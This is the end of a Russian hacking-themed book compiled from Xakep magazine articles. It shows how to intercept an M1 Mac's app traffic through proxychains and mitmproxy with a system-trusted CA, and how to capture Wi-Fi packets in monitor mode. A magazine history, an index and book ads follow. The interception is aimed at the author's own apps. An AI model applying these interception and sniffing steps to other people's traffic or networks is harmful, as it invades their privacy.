$ git clone https://github.com/rofl0r/proxychains-ng
$ cd proxychains-ng
$ ./configure
$ make && make install
```

Пробуем, например, с TOR:

```
$ proxychains4 curl icanhazip.org

[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.15-git-8-g2739fb5
[proxychains] Strict chain ... 127.0.0.1:9050 ... icanhazip.org:80 ... OK
45.153.160.135
```

Отлично работает для утилиты `curl`. Давай попробуем сделать прокси для Telegram. Он как раз написан только под ARM, и нам потребуется пересобрать `proxchains4`.

Удостоверимся, что это приложение для ARM:

```
$ file /Applications/Telegram.app/Contents/MacOS/Telegram
/Applications/Telegram.app/Contents/MacOS/Telegram: Mach-O 64-bit executable arm64
```

Все так, теперь меняем архитектуру:

```
$ arm
$ arch
arm64
```

Пересоберем ProxyChains-ng:

```
$ make clean
$ ./configure
$ make
```

Здесь я намеренно не делал `make install`, так как затрется предыдущая версия. Буду запускать из папки `proxychains-ng`. После сборки бинарник и библиотека лежат в корне. Подкорректирую конфиг:

```
$ cp src/proxychains.conf ./
$ sed -i ' ' 's/socks4/#socks4/g' proxychains.conf
$ echo "http 127.0.0.1 8080" >> proxychains.conf
```

Теперь установим `mitmproxy`:

```
$ brew install mitmproxy
```

Проверим работу:

```
$ mitmproxy
```

Установим необходимые сертификаты:

```
$ sudo security add-trusted-cert -d -p ssl -p basic -k
/Library/Keychains/System.keychain ~/.mitmproxy/mitmproxy-ca-cert.pem
```

В одной вкладке терминала запускаем `mitmproxy`, в другой — Telegram через `proxychains`:

```
$ ./proxychains4 /Applications/Telegram.app/Contents/MacOS/Telegram
```

Конечно, помимо «Телеграма», мы можем перехватывать, например, целый Firefox и смотреть, куда летят запросы самого браузера или его расширений (рис. 17.5):

```
$ proxychains4 /Applications/Firefox.app/Contents/MacOS/firefox
```




Рис. 17.5. MitM работает без нареканий

Таким образом, мы можем захватывать трафик практически любых приложений для macOS. К слову, для анализа трафика на интерфейсе всегда можно использовать Wireshark, который с версии 3.6.0 стал нативным приложением для архитектуры ARM.

Wi-Fi и захват пакетов

Стандартный адаптер Wi-Fi, который ставят в макбуки, вполне неплохо работает в режиме мониторинга и позволяет захватывать пакеты на определенном канале. Продемонстрирую это на практике:

```
$ sudo ln -s
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport /usr/local/bin/airport
$ airport -s          # Смотрим сети
$ sudo airport -z     # Отключаемся от активных сетей
$ airport <interface> sniff <channel>
$ ls /tmp/airportSniff*.cap
```

Однако со встроенным адаптером не выйдет использовать Wifite2 и прочие подобные утилиты для Linux, так как aircrack-ng на M1 пока что собрать нельзя. Если без них тебе не обойтись, придется использовать внешний адаптер и виртуальную машину.

Дополнительную информацию о работе с Wi-Fi стандартными методами macOS можешь узнать из отличного материала (<https://habr.com/ru/post/482914/>) Павла Жовнера.

Программы для iOS

Напоследок — еще одно занятное отличие от машин с Intel. На «маках» с M1 возможен запуск приложений, разработанных для iOS, для этого достаточно зайти в App Store и выбрать соответствующую вкладку. Это удобно. Например, у меня дома есть несколько умных розеток, но, кроме мобильного приложения, способа управлять ими нет. По умолчанию все приложения для iOS доступны на «маках» с M1, но разработчики могут при желании запретить использование на десктопе. Вот несколько полезных ссылок:

- ❑ Reverse-engineering Rosetta 2 (<https://ffri.github.io/ProjectChompollion/>)
- ❑ Fuzzing iOS code on macOS at native speed (<https://googleprojectzero.blogspot.com/2021/05/fuzzing-ios-code-on-macos-at-native.html>)
- ❑ How to install ANY iPhone App (Even Non-Appstore) on M1 Macs (<https://randomblock1.com/blog/run-ipa-mac/>)
- ❑ Is Apple Silicon ready (<https://isapplesiliconready.com/ru>)

Выводы

Могу с уверенностью сказать, что это один из лучших ноутбуков для работы. Использую его как замену десктопа с док-станцией и внешним монитором (к сожалению, одним, но большим и широким). Прекрасная энергоэффективность и рекордная мощность обеспечены лучшим на сегодняшний день техпроцессом и архитектурой, где память расположена вплотную к процессору. Удобная и безопасная ОС довершает картину.

Бояться ARM не нужно. Приложения для Intel великолепно запускаются через Rosetta 2, виртуализация отлично работает практически без потери производительности, и даже Windows 11 ARM сможет транслировать приложения x86_x64 в код для ARM. Все твои приложения внутри Windows будут работать, вплоть до дебаггеров и Visual Studio с компиляцией проектов в x86_64.

Да, проблемы еще встречаются, но они решаемы, и разработчики активно трудятся над тем, чтобы через год-другой о совместимости можно было не думать вовсе. Прошедший год показывает, что это вполне реально.

Подводя итог: Apple Silicon — это рабочее решение, которое я даже не думаю менять на что-то другое. А на самый крайний случай всегда есть удаленный сервер с классической архитектурой.

«Хакер»: безопасность, разработка, DevOps

История журнала «Хакер» началась задолго до февраля 1999 года, когда увидел свет первый номер издания. Еще в ноябре 1998 года в сети DALnet появился русскоязычный IRC-канал #хакер, где активно обсуждались компьютерные игры и приемы их взлома, а также прочие связанные с высокими технологиями вещи. Тогда же в недрах основанной Дмитрием Агаруновым компании Gameland зародилась идея выпускать одноименный журнал, правда, изначально он задумывался, как геймерский. Новое издание должно было подхватить выпавшее знамя нескольких закрывшихся компьютерных журналов, не переживших кризис 1998 года. В отличие от популярного «глянца» первой половины «нулевых», идея «Хакера» не была заимствована у какого-либо известного западного издания, а изначально являлась полностью оригинальной и самобытной.

Читатели приняли журнал более чем благосклонно: первый номер «Хакера» был полностью раскуплен в Москве за несколько часов, даже несмотря на то, что он поступил в продажу в 6 часов вечера. Журнал быстро набрал вирусную популярность, а одной из самых читаемых рубрик «Хакера» стал раздел «западлостроение», в котором авторы щедро делились с аудиторией практическими рецептами и проверенными способами напасть на ближнего своему при помощи различных технических средств разной степени изощренности.

Вскоре под влиянием читательских откликов тематика журнала стала меняться, постепенно смещаясь от игровой индустрии в сторону технологий взлома и защиты информации, что, в общем-то, вполне логично для издания с таким названием. Один из отцов-основателей «Хакера», Денис Давыдов, посвятивший свое творчество компьютерным играм, вскоре покинул редакционный коллектив, чтобы встать во главе собственного журнала: так появилась на свет легендарная «Игромания». Ну, а «Хакер» с тех пор сосредоточился на вопросах, изначально заложенных в его ДНК, — хакерство, взлом и защита данных. В марте 1999 года был запущен сайт журнала, на котором публиковались анонсы свежих номеров — этот сайт и по сей день можно найти по адресу hacker.ru.

Уже в 2001 году тираж «Хакера» составил 50 тыс. экземпляров. Вскоре после своего появления на свет журнал уверенно завоевал звание одного самых популярных компьютерных изданий в молодежной среде — по крайней мере, именно так счита-

ет русскоязычная «Википедия». «Хакер» регулярно взрывал читательские массы веселыми статьями о методах взлома домофонов, почтовых серверов и веб-сайтов, временами вызывая фрустрацию у производителей программного обеспечения и прочих представителей крупного бизнеса. На «Хакер» писали жалобы, а благодарные читатели приносили в редакцию пиво. Его сотрудников приглашали на телевидение и радио, а само издание в то же самое время называли «вестником криминальной субкультуры». В общем, и авторы, и читатели развлекались, как могли.

«Хакер» развивался и рос, продолжая публиковать интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». Очень скоро все присылаемые авторами материалы перестали помещаться под одну обложку, и некоторые сугубо технические тексты постепенно переключались в отдельное тематическое приложение под названием «Хакер Спец».

В 2006 году объем «Хакера» едва не стал рекордным — 192 полосы. Выпустить номер такой толщины не получилось исключительно по техническим причинам. Со временем редакционная политика стала меняться: в журнале появлялось все меньше хулиганских статей, посвященных всевозможным компьютерным безобразиям, и все больше аналитических материалов о секретах программирования, администрирования, информационной безопасности и защите данных. Но взлому компьютерных систем на страницах «Хакера» по-прежнему уделялось самое пристальное внимание.

Ключевым для истории журнала стал 2013 год, когда параллельно с традиционной бумажной версией стала выходить электронная, которую можно было скачать в виде PDF-файла. А последний бумажный номер журнала увидел свет летом 2015 года. С той поры «Хакер» издается исключительно в режиме онлайн и доступен читателям по подписке.

Сегодняшний «Хакер» — это популярное электронное издание, посвященное вопросам информационной безопасности, программированию и администрированию компьютерных сетей. Основу аудитории **haker.ru** составляют эксперты по кибербезопасности и IT-специалисты. Мы пишем как о трендах и технологиях, так и о конкретных темах, связанных с защитой информации. На страницах «Хакера» публикуются подробные HOWTO, практические материалы по разработке и администрированию, интервью с выдающимися людьми, создавшими технологические продукты и известные IT-компании, и, конечно, экспертные статьи об информационной безопасности. С подборкой таких статей ты имел возможность ознакомиться на страницах этой книги. Аудитория сайта **haker.ru** составляет 2 500 000 просмотров в месяц, еще несколько сотен тысяч подписчиков следят за новинками журнала в социальных сетях.

Современный «Хакер» отличает непринужденная, веселая атмосфера. Участники сообщества «Хакер.ru» получают несколько материалов каждый день: мануалы по кодированию и взлому, гайды по новым возможностям и новым эксплойтам, подборки хакерского софта и обзоры веб-сервисов. На сайте «Хакера» ежедневно публикуются знаковые новости из мира компьютерных технологий, рассказывающие о са-

мых интересных событиях в сфере IT. Мы еженедельно готовим дайджесты, делаем подборки советов и полезных программ, изучаем свежие уязвимости.

В рубрике «Взлом» выходят интересные статьи о хакерских технологиях и утилитах, раздел «Кодинг» посвящен хитростям программирования, в рубрике «Приватность» собраны советы и мануалы по сетевой безопасности и сохранению своего инкогнито в Интернете. Статьи из раздела «Трюки» расскажут о недокументированных возможностях софта и нестандартных аппаратных решениях, системные администраторы найдут массу полезных рекомендаций по настройке ОС и прикладного ПО в разделе «Админ», а любители гаджетов и новомодного «железа» смогут насладиться рубрикой «Geek».

Присоединяйся к сообществу «Хакера» прямо сейчас! Материалы журнала выходят в нескольких форматах на выбор. Ты можешь подписаться в приложении на iOS или Android и читать ежемесячные выпуски либо оформить подписку на сайте и получать статьи каждый будний день — сразу, как только они выходят. Подписка на сайте также дает возможность скачивать ежемесячный PDF и читать его на любом удобном устройстве.

Когда «Хакер» только создавался, мы сказали себе: «Наша цель — чтобы среди наших ребят программирование стало самой популярной профессией». Мы использовали для этого все, что могли придумать, — развлекались, дурачились, как могли популяризировали ИБ, нашу субкультуру и тягу к IT в любых ее проявлениях. И мы считаем, что во многом достигли своей цели.

Присоединяйся, мы будем рады видеть тебя в нашей тусовке!

С самыми теплыми пожеланиями,
редакция журнала «Хакер».

ХАКЕР

Подпишись на «Хакер» и прокачай свои скиллы в ИБ!

Оформи подписку на xakep.ru, и ты сможешь:

- читать новые актуальные материалы об информационной безопасности, реверс-инжиниринге, хаках и компьютерных трюках;
- получить доступ к статьям, опубликованным на сайте за всё время;
- скачивать PDF со всеми вышедшими номерами.

Доступны годовой и месячный варианты подписки.

Внимание: для тех, кто постоянно продлевает подписку, мы стараемся сохранять прежнюю цену. Даже когда доступ к «Хакеру» дорожает, это не затрагивает наших постоянных читателей.

<https://xakep.ru/about-magazine/>

Предметный указатель

3

3D-принтер, 141

A

AES, 68
AirPlay, 216
AMD, 133
Android, 50
Android Developer Studio, 221
AnyDesk, 101
API-токен, 85
App Store, 226
APPBARDATA, 35
Apple, 217, 218
Apple M1, 215, 217, 219, 220, 223, 226
Apple Silicon, 227
Arduino, 115, 118
ARM, 215, 216, 217, 220, 221, 222, 223, 224, 226, 227
ARM Trusted Execution Environment, 28
ARM64, 44, 217, 220, 223
ARP, 204
Asroute, 86

B

Backdoor, 150
Base64, 57
Bash, 52, 79

bashtop, 74
BetterDummy, 216
BIOS, 98, 105
Blowfish, 59
Bluetooth, 119
Boot Configuration Data, 95, 105
Bootice, 93, 95, 96, 105
BSD, 189
Butterfly Backup, 78

C

Canvas, 47
Certificate Authority, 149
Chrome, 48, 90
chroot, 80, 86
Classic Shell, 178
CloakifyFactory, 57
Compact OS, 99
CONFIG_DYNAMIC_FTRACE, 15
Conntrack, 200
Conty, 80
CreateMutex, 40
Curve25519, 150
CVE-2021-26708, 11, 20, 28

D

DaemonTools, 98
DC/DC-преобразователь, 123, 127
DDoS, 201
Debian, 189, 217
Delphi, 117

DHCP, 101
DisplayLink, 215
DNS, 190, 194
Docker, 44, 49, 51, 80, 82, 207, 222

E

ebtables, 206
Ed25519, 149
eDP, 135
eDP Embedded DisplayPort, 134
EFI, 98
Elasticsearch, 82
Ethernet, 204, 205
ethtool, 203
ExplorerPatcher, 178

F

fail2ban, 199
FastLED, 116, 117, 118
FAT32, 98
Fedora, 11, 190, 192, 217
Firefox, 48, 55, 90
firewalld, 188
Flat Assembler, 29, 31, 40
Focalboard, 45
Forward, 189
FPS, 47
Free for Dev, 91

G

gdb, 23
Git, 42
GPT, 98
GRE, 205
Grep, 52, 90
GUI, 67
gzip, 77

H

Homebrew, 216
HOTP, 90
HTML, 47

htop, 43
HTTP, 223

I

IDE, 31
ImageJS, 69
ImageSpyer, 62
Input, 189
Intel, 133, 226, 227
iOS, 226
IP dual stack, 188
IP set, 188, 199
iproute2, 205
iptables, 187, 192, 197
IPv4, 188, 200
IPv6, 188, 200
IP-адрес, 204
ISO-образ, 93, 100

J

Java, 65
JOP-гаджет, 14
JPEG, 57, 59
Jq, 52
JSON, 77, 82, 188, 192

K

Kali Linux, 217
Key ID, 150

L

L2TPv3, 205
LibreSpeed, 51
Linux, 41, 69, 197, 203, 204, 205, 206, 207
Linux Kernel Runtime Guard, 11, 19, 28
Lnav2, 77
LVDS, 135, 138
LXC, 212
LZMA, 64

M

Mac OS 9.2.1, 221
MacBook Pro, 215

macOS, 86, 215, 216, 217, 221, 222, 223, 226
 macOS Monterey, 217, 222, 223
 MAC-адрес, 203, 204, 206
 MBR, 98
 microSD, 144, 148
 Microsoft Edge, 48, 90
 Mini-ITX, 109, 136
 Mini-STX, 136
 MitM, 223
 mitmproxy, 223

N

NAT, 199
 netdev, 201
 NetFilter, 187, 188, 209
 Nftables, 187, 192, 194, 197
 Nginx, 50, 76, 77
 Ngrok, 83
 NIST, 150
 Nmap, 81
 Node.js, 49
 NPTv6, 200
 Nq, 73
 NSA, 150
 NTFS, 80, 96, 98

O

Objdump, 14
 OneDrive, 55, 167
 OpenShell, 178
 OpenSSH, 149
 OpenStego, 65
 OpenVPN, 205
 Opera, 48
 Ots, 44
 Output, 189
 Outrun, 86

P

P-256, 150
 Panel Self-refresh, 135
 Parallels Desktop, 217
 ping, 82
 pip, 87

Positive Technologies, 28
 PowerShell, 170
 Privnote, 44
 ProMotion, 216
 Pueue, 73
 Python, 52, 57, 71, 75

Q

QEMU, 219
 Quasar RAT, 101, 217
 Quickemu, 52

R

RDP, 101, 102, 103
 ReactOS, 221
 RedJPEG, 64
 Retina, 215
 Root, 80, 86, 150
 ROPgadget, 12, 16
 ROP-цепочка, 17, 24
 Rosetta 2, 216, 217, 227
 Route, 187
 Rsync, 78
 Rust, 86

S

Sed, 52
 sh, 79
 SHAppBarMessage, 33, 35, 36
 Sidecar, 216
 SilentEye, 67
 Slim-матрица, 148
 Spectrology, 61
 Speedtest.net, 50
 SQLite, 77
 SSD, 100
 SSH, 43, 55, 83, 85, 86, 149, 151, 153, 190
 SSH-сервер, 150
 SSH-сертификат, 149, 151
 SSL-сертификат, 88
 stack pivoting, 16, 19, 28
 Stateless NAT, 200
 Steghide, 59
 Storage sense, 165
 Sun Solaris, 221
 SX Scanner, 81

T

TCP, 81, 83, 84
 tcpdump, 198
 TDP (Thermal Design Power), 133
 TeamViewer, 101
 Termshark, 84
 Termux, 50
 Thin mini-ITX, 136
 TLS, 42
 TOTP, 90
 TPM, 156, 157

U

Ubuntu, 217, 219
 Ubuntu Server, 222
 UDP, 194
 UltraISO, 98
 Unattend.xml, 101
 USB, 135, 144, 148
 USB Type-C, 216

V

Vconfig, 187
 VESA, 134
 VirtualBox, 80
 Vizex, 74
 VMware Fusion, 218, 219
 VMware Tools, 219
 VPN, 212
 VPS, 188, 190
 VRF, 212
 VRF (Virtual Routing and Forwarding), 210
 VXLAN, 205

W

Webify, 87
 Webshell, 43
 WebSocket, 83
 Wget, 52
 Wi-Fi, 140, 148, 217, 226
 Wifite2, 226
 WIMBOOT, 99
 Win32 API, 29, 30, 32, 36
 Windows, 44, 57, 62, 93, 94, 95, 96, 98, 101, 155, 161, 171, 175, 227
 Windows 10, 161, 170, 178
 Windows 11, 155, 161, 170, 171, 175, 217, 227
 Windows 7, 169
 Windows ADK, 95
 Windows Defender, 55, 100, 101
 Windows Subsystem for Linux, 41
 Windows XP, 221
 Windows10Debloater, 170
 WinNTSetup, 93, 94, 96, 99
 WinPE, 94
 WireGuard, 205
 Wireshark, 84, 198, 226
 WM_CREATE, 34
 WSL, 2, 41

X

Xbox, 168
 XML, 77
 XSS-araka, 69
 Xtables, 206

Z

Zabbix, 49

А

автозагрузка, 161, 162
аккумулятор, 119
ангстрем, 120
ассемблер, 40

Б

библиотека libvips, 223
бэкап, 78

В

веб-камера, 138
веб-сервис, 87
виртуализация, 100
водяные знаки, 65
временная почта, 87

Г

групповые политики, 162

Д

двухфакторная аутентификация, 90
диод, 128
диспетчер задач, 40, 162

И

интерфейс LVDS, 134
ионистор, 119, 120, 121, 122, 123, 124, 125,
127, 128, 130, 131, 132

К

командная строка, 73
коммутатор, 204
компилятор C, 31
конденсатор, 120, 121

контейнер, 49, 55
контроллер разряда, 127
Кортана, 180
криптографический ключ, 149

Л

литий, 120
лог, 77
локальные переменные, 39

М

макбук, 226
макроинструкции, 32
макросы, 123
маршрутизатор, 203
микроконтроллер, 117, 123, 127
модель OSI, 206
мониторинг, 49
мультиплексирование трафика, 83
мышь A4Tech FStyler FG10, 128
мьютекс, 40

Н

номер автономной системы, 86
ноутбук, 133

О

опция fwmark, 209

П

панель задач, 155
пароль, 60, 62, 149
переразряд, 123
порт HDMI, 215
проброс порта, 83
протокол 802.1x, 204
процесс, 75
процессор, 155

Р

регистр, 13
регулярные выражения, 77
режим игры, 168

С

свитч, 204
сетевой мост, 204
сканирование портов, 81
скрипт, 91
соглашение STDCALL, 32
стабилизатор, 123
стеганография, 57
суперконденсатор, 119, 120, 128

Т

точка восстановления, 158, 159, 175
точка входа, 31
транк LACP, 206

У

уравнение Нернста, 121
утилиты brctl, 205

Ф

файл hosts, 55
файл подкачки, 160
файловые дескрипторы, 51
файрвол, 103, 187, 197, 203, 205, 206
фронтенд, 188, 192
функция SHAppBarMessage, 38

Х


ханипот, 53
хеш-функция, 62

Ц, Э

цанговый разъем, 131
электролит, 120

Python глазами хакера

Отдел оптовых поставок:
e-mail: opt@bhv.ru




- Создание reverse shell
- Слежка за людьми и разгадывание капчи
- Обработка сложных форм
- Программирование микроконтроллеров
- Устройство вредоносных программ на Python
- Инструментарий для динамического анализа вредоносного кода
- Использование API VirusTotal в своих проектах
- Автоматизированный сбор информации о системе
- Создание навыка для «Алисы»
- Применение Python для автоматизации iOS

Рассмотрены современные интерпретаторы языка Python. Описано устройство reverse shell, файлового вируса, трояна, локера и шифровальщика. Представлены примеры инструментов для автоматизированного сбора информации о компьютере, динамического анализа вредоносного кода, в том числе с использованием API VirusTotal. Приведены примеры программ для разгадывания капчи, поиска людей на видео, обработки сложных веб-форм, автоматизации iOS. Показано, как написать на Python новый навык для голосового помощника «Алиса» и различные программы для одноплатных компьютеров.

Android глазами хакера

Отдел оптовых поставок:

e-mail: opt@bhv.ru



- Безопасность Android
- Внутреннее устройство системы
- Кастомизация прошивки
- Получение root
- Практические приемы взлома
- Реверс-инжиниринг
- Предотвращение взлома и исследования приложений
- Мобильные вредоносные программы

Android — самая популярная мобильная ОС на нашей планете, а современный смартфон — это не просто средство связи, но и электронный кошелек, личный фотоальбом, записная книжка и хранилище приватной информации. Вот почему к Android приковано пристальное внимание хакеров. Если ты один из них, если ты хочешь узнать, как устроен Android «под капотом», как работает его система безопасности и как ее обойти, как действуют мобильные трояны, как дизассемблировать и взламывать чужие приложения и как защитить от взлома свои, — поздравляю, ты нашел настоящее сокровище! Эта книга уникальна тем, что в ней в концентрированном виде собрана вся наиболее полезная информация не только для хакеров, но и для разработчиков, реверс-инженеров, специалистов по информационной безопасности. Она будет интересна и полезна любому читателю: от начинающего программиста до профессионала.

Зобнин Евгений Евгеньевич, редактор журнала «Хакер», программист, в прошлом системный администратор. Автор статей на тему внутреннего устройства настольных и мобильных ОС, безопасности и взлома. Имеет 20-летний опыт в области UNIX-подобных операционных систем, последние 10 лет пишет статьи об устройстве Android. Автор популярного приложения AIO Launcher.

КОМПЬЮТЕР ГЛАЗАМИ ХАКЕРА

Эта книга — сборник лучших, тщательно отобранных статей из легендарного журнала «Хакер». В материалах книги рассказывается о настройках и модификациях операционных систем Windows и Linux, позволяющих сделать работу с ними более эффективной. Приводится обзор полезных утилит и прикладных программ. Рассказывается, как оптимизировать Windows 11 для слабого и несовместимого «железа», установить систему дистанционно, удалить из нее все лишнее, отключить «шпионские» функции и настроить для комфортной работы. В книге приводится множество полезных советов и рекомендаций авторов журнала — практикующих хакеров, опытных системных администраторов, специалистов по информационной безопасности и талантливых программистов.



191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru

Александр Попов
Игорь Орещенков
Марк Бруцкий-Стемпковский
Марк Клинтов
Александр Белый
Андрей Пархоменко
Валентин Холмогоров
Даниил Батурин
Денис «n0a» Симонов
Jaw

Большинство пользователей не любят что-либо менять в компьютере: обычно все настройки сводятся к смене обоев рабочего стола. Да и модифицировать «железо» берутся далеко не все — а вдруг что-нибудь сломается? Мы, хакеры, не такие! Для настоящего компьютерного гика нет большего удовольствия, чем нырнуть в самую глубину операционной системы, что-нибудь там поменять, перенастроить и переделать, чтобы все заработало быстрее, эффективнее и лучше. А если нам хочется усовершенствовать компьютер или ноутбук, в ход идут лобзик, дрель и паяльник! Если ты тоже переполнен жадой познания, любишь изучать «внутренний мир» операционных систем и софта, а также мечтаешь, чтобы твой комп стал уникальным и неповторимым, — эта книга для тебя!

*Валентин Холмогоров,
редактор рубрики «Взлом»
журнала «Хакер»*

ISBN 978-5-9775-1232-9

